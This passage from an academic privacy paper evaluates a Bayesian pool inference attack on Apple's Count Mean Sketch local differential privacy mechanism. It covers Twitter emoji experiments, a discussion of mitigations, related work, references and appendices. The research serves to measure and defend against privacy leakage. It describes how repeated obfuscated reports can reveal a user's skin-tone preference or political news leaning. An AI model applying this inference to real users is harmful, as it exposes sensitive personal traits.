Results for Adv$_{strong}$. We instantiate the game only for Adv$_{strong}$, since our experiments on synthetic data already showed that, in most cases, Adv$_{weak}$ is not very effective in the emojis setting. Figure 9 (left) shows that the attack is overall very effective on the users in $\mathcal{D}_{att}$. For any number of observations, the precision is > 0.5 (2.5 times better than the baseline) when the attack is run on all the users in $\mathcal{D}_{att}$. After only $n = 7$ observations, the precision on the top 20% of the users (the 20% of the users with the highest confidence score) is above 0.61, going up to 0.825 after 180 observations. The attack however struggles to reach perfect precision: with $n = 180$, to achieve a precision of 0.95 the adversary needs to restrict the attack to the top 10% of the users. This is mostly because, contrary to the synthetic data, $\mathcal{D}_{att}$ contains very few users who have both high γ_{Usr} and δ_{Usr} (see Appendix A.2).

Figure 10 shows the precision of BPIA depending on γ_{Usr} and δ_{Usr} when making a guess on every user. These results are mostly consistent with those computed using the synthetic data (Figure 4). As expected, the attack is not very effective on users with low γ_{Usr} and δ_{Usr}, but works remarkably well on high-polarization users who have medium to high relevant interest. For example, after 90 observations, the attack achieves 0.82 to 0.9 precision on the users with polarization over 0.8 and relevant interest at least 0.4. Overall, these results validate the applicability of BPIA's model $\mathcal{M}$.

Reliability of the confidence score. Figure 9 (right) confirms that the confidence score computed by BPIA can be used to accurately estimate the probability that the estimated preferred pool is correct. This validates the fact that BPIA can be used to distinguish and target the most vulnerable users.

6 Discussion

In this paper we propose pool inference, a new attack model that quantifies some practical privacy risks that may affect implementations of local differential privacy mechanisms. We formalize the attack model as a game and propose a Bayesian pool inference attack (BPIA) that applies to any local differ-




Figure 7: Precision depending on γ_{Usr} and δ_{Usr} for Adv$_{strong}$ in the web domains setting when the attack always makes a guess.




Figure 8: Success rate as a function of the confidence score for both Adv$_{weak}$ and Adv$_{strong}$ and in both the emojis and web domains settings. The confidence score computed by the attack accurately estimates the probability that the attack is correct.

ential privacy mechanism that processes each object independently. We simulate BPIA against Apple's CMS mechanism for emojis and web domains and study its effectiveness in different scenarios. We show that the attack can successfully allow an adversary to infer sensitive properties of a user's behavior. We further show that BPIA works best on users who are more polarized — and may hence require the strongest privacy protections. To the best of our knowledge, this is the first attack designed against a real-world implementation of local differential privacy. Taken together, our results show that the BPIA attack is a practical threat for Apple's devices, where CMS is implemented with large ε parameters and without limiting the cumulative privacy loss after multiple observations.

Previous criticism to Apple's implementation. In September 2017, Tang et al. reverse engineered and analyzed Apple's implementation, for which no technical description was yet available. In particular, they found that the choice of the privacy loss ε was not in line with what is deemed mathematically secure [33]. Tang et al. provided a detailed analysis of Apple's system, but did not propose attacks showing how the weakness of the theoretical guarantees could be exploited in practice. Apple disputed the findings by Tang et al., claiming that the system provides far more protection than acknowledged by the researchers [18]. Our experimental evaluation shows that, with Apple's choice of parameters, our BPIA attack could potentially lead to the disclosure of a user's preference for news websites or emoji skin tone. According to their white paper, Apple discards any user identifier when obfuscated objects are ingested by their servers, making it impossible to later link multiple observations from the same users [4]. While this would limit the attack to a single observation, this is an organizational measure that relies on trust, which is what local differential privacy is designed to avoid [13, 21, 39] (see also the discussion on mitigation strategies below).

Representativeness of the experiments. In this paper we validate our attack using both synthetically generated data and Twitter data. The goal of our experiments is to study how the attack performs in several scenarios and to validate the user model $\mathcal{M}$ showing that the attack works on a significant number of real-world users. On the other hand, the aim of our experiments is not to measure the fraction of users in the population who are vulnerable. Firstly, while we use Twitter data as a representation of users' usage of emojis, we do not have access to datasets that record such usage across apps or web browsing data. Secondly, our work focuses only on two attack goals (i.e. sets of pools): determining the preferred emoji skin tone and the political orientation of the most visited news website. As mentioned in section 3, the adversary can run BPIA as many times as they want *on the same data* using any pools they wish. Users who are not vulnerable to the attack with certain pools might be vulnerable with respect to another set of pools. Moreover, the confidence score can be used to reliably estimate which inferences are likely to be




Figure 9: Precision-null rate curves (*left*) and success rate depending on the confidence score (*right*) for Adv_{strong} on Twitter data.




Figure 10: Precision depending on γ_{Usr} and δ_{Usr} for Adv_{strong} on Twitter data when the attack always makes a guess.

correct. Future work may select other privacy-sensitive pools and use our attack to assess different privacy risks.

Using auxiliary population-level knowledge to estimate the object popularity. Our experiments with Adv_{strong} show that an adversary with access to auxiliary information on the overall popularity of objects among the population may be much more effective. The adversary may obtain access to such auxiliary information from a variety of sources, such as social media or studies that report summary statistics on popularity of emojis aggregated over many users. Furthermore, they can be typically estimated by the data curator. In fact, CMS is designed precisely with this scope in mind: estimating the popularity of objects across many users. Hence, if the adversary is the curator themselves, users' privacy is even more at risk.[6] In particular, the method used to estimate the popularity (see section 3) does not require that the adversary knows which objects are collected from which user. Adv_{strong} could be a curator who has never acted maliciously before, always discarding the identifiers that would allow to link objects coming from the same user, but who at some point decides to keep together the observations from the same target user.

[6]We note that assuming that the curator is also the adversary reflects the standard attack model applied to local differential privacy. We believe an external adversary to be less realistic in Apple's case as the obfuscated records are transmitted from the device to Apple through an encrypted connection.

Extending the attack to other mechanisms. While in this paper we focus on the CMS mechanism, our BPIA attack can be used against any local differential privacy mechanisms where $\Pr_{\mathcal{A}}[\widetilde{x}_t \mid z]$ can be computed analytically or estimated empirically. In the extended paper we show how to adapt the attack to run against HCMS, another mechanism proposed and deployed by Apple to identify websites that cause high usage of hardware resources (CPU and memory) [4]. HCMS is similar to CMS, but uses the Hadamard transform to reduce the size of obfuscated objects to a single bit. Despite this, the way to compute $\Pr_{\text{HCMS}}[\widetilde{x}_t \mid z]$ is similar to the one for CMS (see extended paper).

Solutions and mitigation strategies. There are several possible solutions to protect against BPIA, or at least mitigate it. However, to our knowledge, these all come at a cost in terms of utility, or require significant resources to be deployed.

First: Using a smaller ε and limiting the total number of observations per user. We show in Appendix A.5 that using a smaller value of ε reduces the effectiveness of the attack, but it also has a direct impact on utility. Similarly, our results in sections 4 and 5 show that BPIA is less effective when the number of observed obfuscated objects from the target user is lower, but reducing the total number of observations affects utility as well (see Appendix A.5). Moreover, limiting the number of observations might make it impossible to learn how users' preferences evolve over time.

Second: Using a local differential privacy mechanism that addresses the privacy loss over multiple observations. These typically use some form of heuristic memoization — such as Google's RAPPOR [15] — or techniques to reduce the number of observations that are collected [21]. These may offer a better (theoretical) privacy-utility tradeoff when the population-level distribution that needs to be estimated over time does not change frequently. Extending the pool inference attack model and BPIA to these mechanisms could be used to measure this tradeoff in a practical setting and compare it to the tradeoff provided by CMS.

Third: Adopting a different privacy model. In recent work, researchers have proposed techniques that typically go under the name of *shuffled differential privacy* [5, 7, 9, 10, 16]. This is a hybrid privacy model where the obfuscated objects are routed through an intermediary (the *shuffler*) that in turn sends them to the curator. The role of the intermediary is to shuffle the obfuscated objects to anonymize them and make them unlinkable. Shuffled differential privacy has been deployed by Apple and Google in the context of the Exposure Notification System for COVID-19 [3]. While adopting this model for CMS would protect against BPIA, it effectively moves the requirement of users' trust from the curator to the shuffler: if the two collude, the curator would be able to link the objects again [7, 10]. The technical guarantees of the model would be greatly enhanced by using a mix network as the shuffler, but these are extremely hard to deploy in practice [34]. Nevertheless, we believe that the shuffled model is a promising avenue to apply local differential privacy in practice, and we hope this paper will provide evidence of the need for its further development and adoption.

Source code. The code to reproduce the results is available at https://github.com/computationalprivacy/pool-inference.

7 Related work

Our work is part of the line of research studying the guarantees of differential privacy against specific attacks. Previous research has studied the privacy protections of specific differential privacy mechanisms with respect to attacks that simulate real-world adversaries, but this line of work has so far focused on mechanisms for *central* differential privacy — the main variant of differential privacy which assumes a trusted curator and one or more untrusted analysts. Examples include attacks against differential privacy mechanisms to release aggregate location time-series [24–26], synthetic data [30], and machine learning models [20, 23, 28].

To the best of our knowledge, only two papers have empirically investigated the privacy guarantees of a *local* differential privacy mechanism. Pyrgelis et al. [25] propose several attacks on aggregated location data that aim to recover individual users' locations or mobility patterns. They evaluate their attacks against SpotMe [27], a mechanism to obfuscate location data that satisfies local differential privacy [38]. Pyrgelis et al.'s work however considers a different adversarial setting than ours: their attacks apply to location time-series obtained by aggregating the obfuscated objects over multiple users, while in our pool inference attack the adversary has access to the individual obfuscated objects. Our attack could be simply adapted to the SpotMe mechanism[7] in order to infer the user's preferred pool of locations among some pools of interest — an interesting application that we leave to future work.

Chatzikokolakis et al. [8] propose the Bayes security measure, a general metric that quantifies the expected advantage over random guessing of an adversary that observes the output of a mechanism. They then apply their metric to randomized response [37] — a simple local differential privacy mechanism originally conceived to protect privacy in survey responses. They apply randomized response to the US 1990 Census dataset and find that it gives good protection even for values of ε as high as 4.8. However, their evaluation focuses on object indistinguishability — i.e. it considers an adversary that collects an obfuscated object and whose goal is to infer the original object. This is a significantly harder objective compared to pool inference and, in fact, CMS's use of hash functions prevents this even for arbitrarily large values of ε. Our work shows that enforcing object indistinguishability is not enough to protect privacy in a practical setting where the adversary has access to multiple obfuscated objects from the same user.

8 Conclusion

Apple's implementation of local differential privacy in iOS and Mac OS devices has been presented as a "technology to help discover the usage patterns of a large number of users without compromising individual privacy" [17]. Although researchers have criticized Apple's choice of ε and unlimited theoretical privacy loss over multiple observations, to our knowledge no practical attacks have been proposed against the mechanisms deployed by Apple. In this paper, we proposed a Bayesian pool inference attack and we empirically evaluated it on Apple's Count Mean Sketch mechanism as configured on Apple's devices. We showed that, especially on the most vulnerable users, the attack could be used to successfully infer (1) the emoji skin tone that the user selects more frequently and (2) the political orientation of the news websites that the user is more likely to visit. Finally, we discussed how the technical privacy guarantees against our attack could be improved, and indicated where further research is necessary to evaluate the privacy/utility tradeoff of these mitigation strategies.

[7] The SpotMe mechanism is quite similar to CMS, but without hashing. Hence, the probabilities $\Pr_{\mathcal{A}}[\tilde{x} \mid z]$ that are used by the attack (eq. 4) can be computed similarly to the ones for CMS.

References

[1] AllSides. Media Bias Chart™ Version 4. [link], January 2021.

[2] Apple. Differential Privacy Overview. [link].

[3] Apple and Google. Exposure Notification Privacy-preserving Analytics (ENPA). April 2021. [link].

[4] Apple, Differential Privacy Team. Learning with Privacy at Scale. December 2017. [link].

[5] Borja Balle, James Bell, Adrià Gascón, and Kobbi Nissim. Private Summation in the Multi-Message Shuffle Model. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, CCS '20, pages 657–676, New York, NY, USA, October 2020. Association for Computing Machinery. [link].

[6] Heinz H. Bauschke and Jonathan M. Borwein. On Projection Algorithms for Solving Convex Feasibility Problems. *SIAM Review*, 38(3):367–426, 1996. [link].

[7] Andrea Bittau, Úlfar Erlingsson, Petros Maniatis, Ilya Mironov, Ananth Raghunathan, David Lie, Mitch Rudominer, Ushasree Kode, Julien Tinnes, and Bernhard Seefeld. Prochlo: Strong Privacy for Analytics in the Crowd. In *Proceedings of the Symposium on Operating Systems Principles (SOSP)*, pages 441–459, 2017. [link].

[8] Konstantinos Chatzikokolakis, Giovanni Cherubin, Catuscia Palamidessi, and Carmela Troncoso. The Bayes Security Measure. *arXiv:2011.03396 [cs]*, November 2020. [link].

[9] Albert Cheu. Differential Privacy in the Shuffle Model: A Survey of Separations. *arXiv:2107.11839 [cs]*, July 2021. [link].

[10] Albert Cheu, Adam Smith, Jonathan Ullman, David Zeber, and Maxim Zhilyaev. Distributed Differential Privacy via Shuffling. *arXiv:1808.01394 [cs]*, 11476:375–403, 2019. [link].

[11] Bolin Ding, Janardhan Kulkarni, and Sergey Yekhanin. Collecting telemetry data privately. In *Proceedings of the 31st International Conference on Neural Information Processing Systems*, NIPS'17, pages 3574–3583, Red Hook, NY, USA, December 2017. Curran Associates Inc.

[12] Cynthia Dwork, Nitin Kohli, and Deirdre Mulligan. Differential Privacy in Practice: Expose your Epsilons! *Journal of Privacy and Confidentiality*, 9(2), October 2019. [link].

[13] Cynthia Dwork and Aaron Roth. The Algorithmic Foundations of Differential Privacy. *Foundations and Trends® in Theoretical Computer Science*, 9(3-4):211–407, 2013. [link].

[14] Cynthia Dwork and Adam Smith. Differential Privacy for Statistics: What we Know and What we Want to Learn. *Journal of Privacy and Confidentiality*, 1(2), April 2010. [link].

[15] Úlfar Erlingsson, Vasyl Pihur, and Aleksandra Korolova. RAPPOR: Randomized Aggregatable Privacy-Preserving Ordinal Response. pages 1054–1067. ACM Press, 2014. [link].

[16] Vitaly Feldman, Audra McMillan, and Kunal Talwar. Hiding Among the Clones: A Simple and Nearly Optimal Analysis of Privacy Amplification by Shuffling. *Theory and Practice of Differential Privacy workshop (ICML 2021)*, September 2021. [link].

[17] Andy Greenberg. Apple's 'Differential Privacy' Is About Collecting Your Data—But Not Your Data. *Wired*. [link].

[18] Andy Greenberg. How One of Apple's Key Privacy Safeguards Falls Short. *Wired*. [link].

[19] Shanto Iyengar and Kyu S Hahn. Red Media, Blue Media: Evidence of Ideological Selectivity in Media Use. *Journal of Communication*, 59(1):19–39, 2009. [link].

[20] Bargav Jayaraman and David Evans. Evaluating Differentially Private Machine Learning in Practice. In *28th {USENIX} Security Symposium ({USENIX} Security 19)*, pages 1895–1912, 2019. [link].

[21] Matthew Joseph, Aaron Roth, Jonathan Ullman, and Bo Waggoner. Local Differential Privacy for Evolving Data. *arXiv:1802.07128 [cs]*, February 2018. [link].

[22] S. P. Kasiviswanathan, H. K. Lee, K. Nissim, S. Raskhodnikova, and A. Smith. What Can We Learn Privately? In *2008 49th Annual IEEE Symposium on Foundations of Computer Science*, pages 531–540, October 2008. [link].

[23] Cheolhee Park, Dowon Hong, and Changho Seo. An Attack-Based Evaluation Method for Differentially Private Learning Against Model Inversion Attack. *IEEE Access*, 7:124988–124999, 2019. [link].

[24] Apostolos Pyrgelis, Carmela Troncoso, and Emiliano De Cristofaro. Knock Knock, Who's There? Membership Inference on Aggregate Location Data. In *Proceedings 2018 Network and Distributed System Security Symposium*, San Diego, CA, 2018. Internet Society. [link].

[25] Apostolos Pyrgelis, Carmela Troncoso, and Emiliano De Cristofaro. What Does The Crowd Say About You? Evaluating Aggregation-based Location Privacy. *Proceedings on Privacy Enhancing Technologies*, 2017(4):156–176, October 2017. [link].

[26] Apostolos Pyrgelis, Carmela Troncoso, and Emiliano De Cristofaro. Measuring Membership Privacy on Aggregate Location Time-Series. *Proc. ACM Meas. Anal. Comput. Syst.*, 4(2):36:1–36:28, June 2020. [link].

[27] Daniele Quercia, Ilias Leontiadis, Liam McNamara, Cecilia Mascolo, and Jon Crowcroft. SpotME If You Can: Randomized Responses for Location Obfuscation on Mobile Phones. In *2011 31st International Conference on Distributed Computing Systems*, pages 363–372, June 2011. [link].

[28] Atiqur Rahman, Tanzila Rahman, Robert Laganiere, Noman Mohammed, and Yang Wang. Membership Inference Attack against Differentially Private Deep Learning Model. *Trans. Data Privacy*, 11(1):19, 2018. [link].

[29] Alexander Robertson, Walid Magdy, and Sharon Goldwater. Emoji Skin Tone Modifiers: Analyzing Variation in Usage on Social Media. *Trans. Soc. Comput.*, 3(2):11:1–11:25, April 2020. [link].

[30] Theresa Stadler, Bristena Oprisanu, and Carmela Troncoso. Synthetic Data – Anonymisation Groundhog Day. *arXiv:2011.07018 [cs]*, June 2021. [link].

[31] Statista. Smartphones replacement cycle in the US 2014-2025. [link].

[32] Natalie Jomini Stroud. *Niche News: The Politics of News Choice*. Oxford University Press, 2011. [link].

[33] Jun Tang, Aleksandra Korolova, Xiaolong Bai, Xueqiang Wang, and Xiaofeng Wang. Privacy Loss in Apple's Implementation of Differential Privacy on MacOS 10.12. *arXiv:1709.02753 [cs]*, September 2017. [link].

[34] The DP3T Consortium. DESIRE - A Practical Assessment. May 2020. [link].

[35] Unicode. Emoji List, v11.0. [link].

[36] Salil P. Vadhan. Pseudorandomness. *TCS*, 7(1–3):1–336, December 2012. [link].

[37] Stanley L. Warner. Randomized Response: A Survey Technique for Eliminating Evasive Answer Bias. *Journal of the American Statistical Association*, 60(309):63–69, 1965. [link].

[38] Atsushi Waseda and Ryo Nojima. Analyzing Randomized Response Mechanisms Under Differential Privacy. In Matt Bishop and Anderson C A Nascimento, editors, *Information Security*, Lecture Notes in Computer Science, pages 271–282, Cham, 2016. Springer International Publishing. [link].

[39] Xingxing Xiong, Shubo Liu, Dan Li, Zhaohui Cai, and Xiaoguang Niu. A Comprehensive Survey on Local Differential Privacy. *Security and Communication Networks*, 2020:e8829523, October 2020. [link].

A Appendix

A.1 Details of CMS

The CMS algorithm as proposed by Apple [4] is defined by the procedure CMS. The set $\mathcal{H} = \{h_1, \ldots, h_{|\mathcal{H}|}\}$ is a collection

Procedure CMS(x; $\varepsilon, m, \mathcal{H}$)

Input: original object x; parameters ε, m, $\mathcal{H}$
Output: obfuscated object $\tilde{x}$, index j

sample j uniformly at random from $\{1, \ldots, |\mathcal{H}|\}$
$v \leftarrow \{0\}^m$
$v[h_j(x)] \leftarrow 1$
sample $b \in \{0,1\}^m$, with $\{b[i]\}_{i=1}^n$ iid and $\Pr[b[i] = 1] = 1/(1+e^{\varepsilon/2})$
for $i \leftarrow 0$ **to** m **do**
  if $b[i] = 1$ **then**
    flip $v[i]$
$\tilde{v} \leftarrow v$
return $(\tilde{v}, j)$

of hash functions, where each $h \in \mathcal{H}$ maps every element of Ω to an integer between 0 and $m-1$. The collection $\mathcal{H}$ is sampled uniformly at random from a family of three-wise independent hash functions [36]. For any finite sets A, B, a family $\mathcal{F}$ of functions $A \to B$ is three-wise independent if, for any mutually distinct $a_1, a_2, a_3 \in A$ and for any $b_1, b_2, b_3 \in B$, we have that $\Pr[f(a_1) = b_1, f(a_2) = b_2, f(a_3) = b_3] = 1/|B|^3$, where the probability is computed over the uniformly random selection of the function $f \in \mathcal{F}$. This property is irrelevant for the differential privacy guarantees, but it contributes to the utility achieved by aggregating CMS objects to estimate frequency histograms [4]. Since Apple does not specify the family used in their implementation of CMS, we generate $|\mathcal{H}|$ fully random hash functions by selecting uniformly at random the value of $h(x)$ for any $h \in \mathcal{H}$ and $x \in \Omega$. This method is not space-efficient, as it requires to store the full description of all functions in $\mathcal{H}$, but it has the advantage of removing any possible source of regularity that might artificially improve the accuracy of our attack. In our implementation, we follow Apple's choice of parameters for the number of hash functions and set $|\mathcal{H}| = 65536$ for all the experiments.

A.2 Details of the experiments on Twitter data

Dataset. We use the dataset of tweets collected by Robertson et al. [29], which consists of about 1.8M tweets collected in 2018 from 42K Twitter users. We consider only users who used emojis at least 10 times across all tweets (approx. 26K).

We produce a dataset $\mathcal{D}$ by including, for each user, the first 180 emojis used by the user. This sequence of emojis represents the user's original objects. We then apply a random 80-20 split of $\mathcal{D}$ to obtain $\mathcal{D}_{80}$ and $\mathcal{D}_{20}$. We process $\mathcal{D}_{80}$ to obtain $\mathcal{D}_{att}$ — containing the users on which we will simulate the attack by Adv_{strong} — and $\mathcal{D}_{20}$ to obtain $\mathcal{D}_{ext}$, containing the external population that Adv_{strong} will use to estimate the emojis popularity $\hat{p}_\Omega$:

$\mathcal{D}_{att}$ — To be able to run the attack with up to $n = 180$ observations for each user, if the user has less than 180 objects, we repeat the user's observations in chronological order until we reach 180 objects. For example, if a user originally has only 53 original objects $x_1,\dots,x_{53}$, we produce 127 new objects such that $x_{54} = x_1, x_{55} = x_2, \dots, x_{180} = x_{21}$. Finally, we keep only the users who have at least one emoji supporting skin tones, since they are the users on which the attack can be applied ($\gamma_{\text{Usr}} > 0$). After this, $\mathcal{D}_{att}$ contains ≈18K users with 180 emojis each.

$\mathcal{D}_{ext}$ — Similarly, to obtain $\mathcal{D}_{ext}$ we augment the data in D_{20}. This is necessary because $\mathcal{D}_{20}$ contains only 540K original objects in total, while in the experiments with synthetic data the external dataset contains $N = 10^6$ objects (see section 4). For a fair comparison, we duplicate the original objects in $\mathcal{D}_{20}$ so that the size of $\mathcal{D}_{ext}$ is $2 \times 540\text{K} \approx 10^6$. We note that this does not affect the validity of our experiments: in a realistic setting, the curator (acting as Adv_{strong}) would likely have access to millions of obfuscated objects (see section 6).

Relevant interest and polarization. Using the so obtained dataset $\mathcal{D}_{att}$, we compute each user's preferred pool P_{Usr}, relevant interest γ_{Usr}, and polarization δ_{Usr} on the full sequence of 180 original objects. We recall that these parameters do not depend on the attack and are not known to Adv_{strong}, but they are useful to describe how vulnerable Usr is. Given Usr's sequence of original objects $\underline{x} = x_1,\dots,x_{180}$ and a subset of the universe $S \subseteq \Omega$, with an abuse of language we denote $|\underline{x} \cap S| \stackrel{\text{def}}{=} |\{t : x_t \in S\}|$. Then we compute:

$$P_{\text{Usr}} = \arg\max_{P_i} |\underline{x} \cap P_i|$$

$$\gamma_{\text{Usr}} = \frac{1}{180}|\underline{x} \cap \bigcup_{i=1}^{k} P_i| \quad \text{and} \quad \delta_{\text{Usr}} = \frac{1}{180\gamma_{\text{Usr}}}|\underline{x} \cap P_{\text{Usr}}|$$

Figure 11 shows how the relevant interest γ_{Usr} and the polarization δ_{Usr} are distributed across users in $\mathcal{D}_{att}$. In particular, the results show that relevant interest is overall not very high, with 71.8% of the users having $\gamma_{\text{Usr}} < 0.2$, meaning that they select emojis supporting skin tone about 20% of the times or less. On the other hand, most of them have extremely high polarization: $\delta_{\text{Usr}} > 0.8$ for 75.2% of the users.




Figure 11: Joint distribution of $(\gamma_{\text{Usr}}, \delta_{\text{Usr}})$ in the dataset $\mathcal{D}_{att}$.

Running the attack. We instantiate the Pool Inference Game on each of the 18K users in $\mathcal{D}_{att}$, independently. Since we are now using real data, we do not need to define Usr's behavior Φ_{Usr} — instead, we select the the first n emojis used by Usr and run CMS (independently) on them to obtain the n obfuscated records. We note that this choice underestimates the success rate of our attack compared to a random sampling of n objects, since it might be that Usr's long-term preferred pool is not the same as in the first n observations on which the attack is run.

A.3 Effect of entropy

For the experiments in section 4, we have assumed that the object popularity follows a Zipfian distribution (with parameter 1.2) within each pool. While the exact shape of the object popularity is not particularly important, for BPIA to be effective it is important that the pools of interest do not contain a large number of objects with non-negligible popularity. However, this requirement applies only when the pools of interest are large (for example, both Adv_{weak} and Adv_{strong} achieve good effectiveness in the news case as the pools are small). More precisely, the effectiveness of the attack is lower when the *entropy* of the popularity within pools is higher. Intuitively, this is because large pools "contain too much noise", but the noise can be ignored if most of the objects contained in them can be (correctly) ignored by BPIA — that is, when most of these objects have low *within-pool* probability of being picked by Usr (and Adv knows that).

We now show some results that illustrate this fact more in detail. We consider the emojis setting and we run the attack using six pools of equal size, again assuming that the popularity within each pool (and in the neutral pool) is distributed according to a Zipfian distribution. We vary both the size of the pools ($|P| = 10, 50, 200, 400$) and the Zipfian distribution parameter ($s = 0, 0.5, 1, 2, 4$), for a total of 20 scenarios. Both these values affect the entropy of the popularity within each

$\|P\|$	$s=0$	$s=0.5$	$s=1$	$s=2$	$s=4$
10	3.32	3.22	2.88	1.78	0.48
50	5.64	5.44	4.61	2.19	0.48
200	7.64	7.36	5.99	2.31	0.48
400	8.64	8.33	6.64	2.33	0.48

Table 4: Entropy of the popularity within each pool of interest when the pool has size $|P|$ and the distribution within the pool follows Zipfian distribution with parameter s.

pool, as illustrated in Table 4. We note that the parameter $s=0$ yields a uniform distribution. For simplicity, we simulate an adversary that knows the true popularity p_Ω and uses it in BPIA, i.e. Adv sets $\hat{p}_\Omega = p_\Omega$. We run BPIA against 1000 users in each scenario, again using eq. 6 to define the user behavior.

Table 5 shows that the AUC-PN of the attack is negatively affected by the entropy of the popularity within pools. For any size of the pools, larger values of s lead to lower entropy (Table 4), which results in better effectiveness of the attack. When the entropy is very low (e.g. for $s=4$), the attack is very effective even when the pools contain 400 objects (AUC-PN $= 0.98$). On the other hand, when $s=0$ — so that the popularity is the uniform distribution —, the entropy is maximal, but the AUC-PN is significantly affected only for larger pools.

$\|P\|$	$s=0$	$s=0.5$	$s=1$	$s=2$	$s=4$
10	0.89	0.90	0.92	0.96	0.98
50	0.69	0.73	0.85	0.97	0.98
200	0.43	0.52	0.80	0.96	0.98
400	0.35	0.42	0.78	0.96	0.98

Table 5: AUC-PN of the attack for $n=180$ observations depending on the size and distribution within the pools.

A.4 Size of the universe

Apple's implementation of CMS for the web domains setting uses a universe Ω containing 250,000 objects. In order to reduce the computational time required to run BPIA on 150,000 users, for the experiments in section 4 we use a smaller universe containing 2,000 objects. We now show that the size of the universe (and, in particular, of the neutral pool) has close to no impact on the effectiveness of the attack.

We run BPIA in the exact same scenario, changing only the value of $|\Omega|$ — in particular, we keep the same pools of size 14, 13, 13, 10, and 10. We use universe sizes $|\Omega| = 1000, 10000, 100000, 250000$. These values are used both in the simulation of the users and in the simulation of the adversary. For each size, we run the simulation on 5,000 users — which leads to a sufficiently accurate estimate of the AUC-PN.

$\|\Omega\|$	$n=7$	$n=30$	$n=90$	$n=180$
1000	0.72	0.90	0.96	0.97
10000	0.71	0.88	0.95	0.97
100000	0.72	0.89	0.95	0.98
250000	0.72	0.89	0.95	0.97

